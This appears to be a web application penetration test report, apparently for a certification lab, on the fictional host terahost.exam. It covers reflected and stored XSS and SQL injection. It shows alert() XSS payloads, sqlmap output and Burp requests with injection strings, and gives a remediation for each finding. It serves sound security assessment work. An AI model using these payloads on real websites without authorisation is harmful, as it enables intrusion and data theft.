Web Application Penetration Testing on Tera Host

Contents

1 Document Control

1.1 Document Issuer ……………………………………………………………………………………5
1.2 Document History …………………………………………………………………………………5

2 Technical Summary

2.1 Scope of Testing…………………………………………………………………………………6
2.2 Assessment Team…………………………………………………………………………………6
2.3 Statistics
2.3.1 Issue Severity Averages………………………………………………………………7
2.3.2 Overall Conclusion ……………………………………………………………………7

3 Issue Summary

3.1 Table of Vulnerabilities Discovered ……………………………………………………………8

4 Security Issue Identified

4.1 Reflected Cross Site Scripting in Tera Host …………………………………………………9
4.2 Reflected Cross Site Scripting in Tera Host …………………………………………………11
4.3 Stored Cross Site Scripting in me.terahost.exam……………………………………………..13
4.4 SQL Injection in User Register of me.terahost.exam………………………………………..…..15
4.5 SQL Injection in Newsletter Subscribe in Tera Host…………………………………………18

4.6 SQL Injection in User Profile Update……………………………………………………………20

4.7 Reflected Cross Site Scripting in FOOCorp BLOG..26
4.8 Path Traversal Leads to Source Code Disclosure FooCrop BLOG.............................28
4.9 JS file Disclosure Lead to User Account Takeover in FOOCorp BLOG........................32
4.10 Privilege Escalation in FooCrop BLOG (Insecure De-serialization).........................34
4.11 Server-Side Request Forgery (SSRF) in FOOCorp BLOG..39
4.12 Insecure De-serialization (Java) in FOOCorp BLOG Internal Web Server................43
4.13 Server-Side Template Injection in FooCrop BLOG..49
4.14 XML External Entity (XXE) in me.terahost.exam..52
4.15 Host Header Injection..53

Lists of Tables

Table 1 Report Publication History............5
Table 2 Issue Summary Table............8
Table 3 Definition of Severity............66
Table 4 Definition of Likelihoods............67
Table 4 Definition of Vulnerability Types............68

2.4 Statistics

2.4.1 Issue Severity Averages




Figure : Issues Identified

2.4.2 Overall Conclusion

To summarize the findings of this report, many technical vulnerabilities were found. It includes Cross Site Scripting (XSS), XML External Entity (XXE), Server-side Template Injection (SSTI), SQL Injection (SQLi) and Insecure Deserialization, etc. Some issues of source code disclosure and directory traversal were also found and that can lead to web server compromise. Security Header issues are also identified in Tera Host and its subdomain websites.

3 Issue Summary

The table(s) in this section offer a technical summary of the vulnerabilities that were discovered during the test.

3.1 Table Of Vulnerabilities Discovered

Table 2: Issue Summary Table

Issue Title	Severity	Likelihood	Type	Host Identified
Cross Site Scripting (3 Hosts Affected)	Medium	Medium	Coding Flaw	http://www.terahost.exam htttp://me.terahost.exam http://blog.terahost.exam
Sql Injection (2 Hosts Affected)	High	High	Coding Flaw	http://www.terahost.exam http://me.terahost.exam
Insecure Deserialization (1 Host Affected)	Critical	High	Coding Flaw	http://blog.terahost.exam
Directory Traversal (2 Hosts Affected)	Medium	Medium	Information Disclosure	http://blog.terahost.exam http://www.terahost.exam
XML External Entity (1 Host Affected)	Critical	High	Coding Flaw	http://me.terahost.exam
Server Side Request Forgery (1 Host Affected)	High	Medium	Security Misconfiguration	http://blog.terahost.exam
Host Header Injection (2 Hosts Affected)	Medium	Low	Security Misconfiguration	http://me.terahost.exam 10.100.13.33

4 Security Issues Identified

4.1 Reflected Cross Site Scripting in Tera Host

Severity:	Medium	Likelihood:	Medium	Type:	Coding Flaw

Explanation


Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Proof of Concept

In the index page of Tera Host website, there was a search button to check domain availability. This search box was suffered Cross Site Scripting vulnerability and malicious user can input this payload.

```
<img src=# onmouseover=alert(1)
```

When the time of mouse over on broken image icon, XSS will be triggered.



<img src=# onmouseover=alert(1)

1

Congratulations! available

We'll open the registrations soon.

Figure (4.1.1) Cross Site Scripting

List of Host Identified

www.terahost.exam
10.100.13.37

Recommendation

Any user-supplied data should be properly encoded before being returned to the user. When receiving data from the user, data should be sanitized according to individual application requirements and any unexpected data removed.

References

https://portswigger.net/web-security/cross-site-scripting/reflected

4.2 Reflected Cross Site Scripting in Tera Host

Severity:	Medium	Likelihood:	Medium	Type:	Coding Flaw


Description

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Proof of Concept

In the index page of Tera Host website, there was a search button to check domain availability. When the user input some text and search for domain, it will be check with "http://terahost.exam/check?domain=some-text.site" URL and when malicious user can trigger XSS with the following payload.

```
<svg onload=alert(document.domain)>'
```



terahost.exam/check?domain=<svg onload=alert(document.domain)>'.site

{"status":"sorry","message":"Sorry,

terahost.exam

Figure (4.2.1) Cross Site Scripting

List of Host Identified

www.terahost.exam

Recommendation

Any user-supplied data should be properly encoded before being returned to the user. When receiving data from the user, data should be sanitized according to individual application requirements and any unexpected data removed.

References

https://portswigger.net/web-security/cross-site-scripting/reflected

4.3 Stored Cross Site Scripting in me.terahost.exam

Severity:	Medium	Likelihood:	Medium	Type:	Coding Flaw

Description


Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Proof of Concept

Go to me.terahost.exam and register a user account. Login with registered account and change name in profile page with the following payload.

```
<script>alert('XSS')</script>
```

When user go to support page, XSS will be triggered.



xss

OK

Figure (4.3.1) Cross Site Scripting

List of Host Identified

me.terahost.exam
10.100.13.37

Recommendation

Any user-supplied data should be properly encoded before being returned to the user. When receiving data from the user, data should be sanitized according to individual application requirements and any unexpected data removed.

References

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://en.wikipedia.org/wiki/Cross-site_scripting
https://portswigger.net/web-security/cross-site-scripting/stored

4.4 SQL Injection in User Register of me.terahost.exam

Severity:	High	Likelihood:	High	Type:	Coding Flaw


Description

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

Structured Query Language (SQL) is a specialized programming language for sending queries to databases. The SQL programming language is both an ANSI and an ISO standard, though many database products supporting SQL do so with proprietary extensions to the standard language. Applications often use user-supplied data to create SQL statements. If an application fails to properly construct SQL statements it is possible for an attacker to alter the statement structure and execute unplanned and potentially hostile commands. When such commands are executed, they do so under the context of the user specified by the application executing the statement. This capability allows attackers to gain control of all database resources accessible by that user, up to and including the ability to execute commands on the hosting system.


Proof of Concept

Go to me.terahost.exam and register a user account. Name parameter will be vulnerable to SQL injection.




```
[redacted]:~/ewptx/me-terahost$ sqlmap -r req-reg
                                        {1.4.7#stable}

                                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:26:36 /2020-11-27/

[02:26:36] [INFO] parsing HTTP request from 'req-reg'
[02:26:36] [INFO] testing connection to the target URL
[02:26:37] [INFO] testing if the target URL content is stable
[02:26:37] [INFO] target URL content is stable
[02:26:37] [INFO] testing if POST parameter 'name' is dynamic
[02:26:37] [WARNING] POST parameter 'name' does not appear to be dynamic
[02:26:38] [INFO] heuristic (basic) test shows that POST parameter 'name' might be injectable (possible DBMS: 'MySQL')
[02:26:38] [INFO] testing for SQL injection on POST parameter 'name'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[02:26:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

Figure (4.4.1) Name parameter was vulnerable to SQL Injection



```
POST /register-user HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/register
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Connection: close
Cookie: _sid_=un747d8t1s61nfldlsk1c2kfe7

name=test'&surname=test&email=[redacted]gmail.com&street_address=[redacted]&
city=[redacted]&zip=[redacted]&password=1234567
```

Figure (4.4.2) Burp Request



```
HTTP/1.1 200 OK
Date: Thu, 26 Nov 2020 19:49:41 GMT
Server: eXtreme
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
Animal: cow, camel
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 285
Connection: close
Content-Type: text/html

{"status":"error","message":"An error has occurred, we're sorry. You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near 'test', '[redacted]@gmail.com', 'fcea920f7412b5da7be0cf42b8c93759')' at line
1"}
```

Figure (4.4.3) Burp Response

List of Host Identified

me.terahost.exam
10.100.13.37

Recommendation

Use parameterized queries that prevent the interpretation of user input as SQL command syntax. Parameterized queries create placeholders for data that is subsequently inserted at runtime. Since data is only inserted into placeholders, there is no risk of the input being interpreted as SQL syntax. Although not sufficient, stored procedures and input sanitation can help prevent SQL injection in some cases.

References

https://www.owasp.org/index.php/SQL_Injection

4.5 SQL Injection in Newsletter Subscribe in Tera Host

Severity:	High	Likelihood:	High	Type:	Coding Flaw


Description

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

Structured Query Language (SQL) is a specialized programming language for sending queries to databases. The SQL programming language is both an ANSI and an ISO standard, though many database products supporting SQL do so with proprietary extensions to the standard language. Applications often use user-supplied data to create SQL statements. If an application fails to properly construct SQL statements it is possible for an attacker to alter the statement structure and execute unplanned and potentially hostile commands. When such commands are executed, they do so under the context of the user specified by the application executing the statement. This capability allows attackers to gain control of all database resources accessible by that user, up to and including the ability to execute commands on the hosting system.


Proof of Concept

In www.terahost.exam index page, there were name and email text boxes to subscribe newsletter. Name parameter was vulnerable to SQL injection.



```
POST /newsletter-subscribe HTTP/1.1
Host: terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://terahost.exam/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 58
Connection: close

name=[redacted]o',database())#&email=[redacted]gmail.com
```

Figure (4.5.1) Name parameter was vulnerable to SQL Injection



```
HTTP/1.1 200 OK
Date: Fri, 27 Nov 2020 21:03:02 GMT
Server: eXtreme
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
Animal: Cow, camel
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 98
Connection: close
Content-Type: text/html

{"status":"success","message":"Great[redacted], you'll receive next week an email at terahost_domains"}
```

Figure (4.5.2) Burp Response

List of Host Identified

www.terahost.exam

Recommendation

Use parameterized queries that prevent the interpretation of user input as SQL command syntax. Parameterized queries create placeholders for data that is subsequently inserted at runtime. Since data is only inserted into placeholders, there is no risk of the input being interpreted as SQL syntax. Although not sufficient, stored procedures and input sanitation can help prevent SQL injection in some cases.

References

https://www.owasp.org/index.php/SQL_Injection

4.6 SQL Injection in User Profile Update

Severity:	High	Likelihood:	High	Type:	Coding Flaw

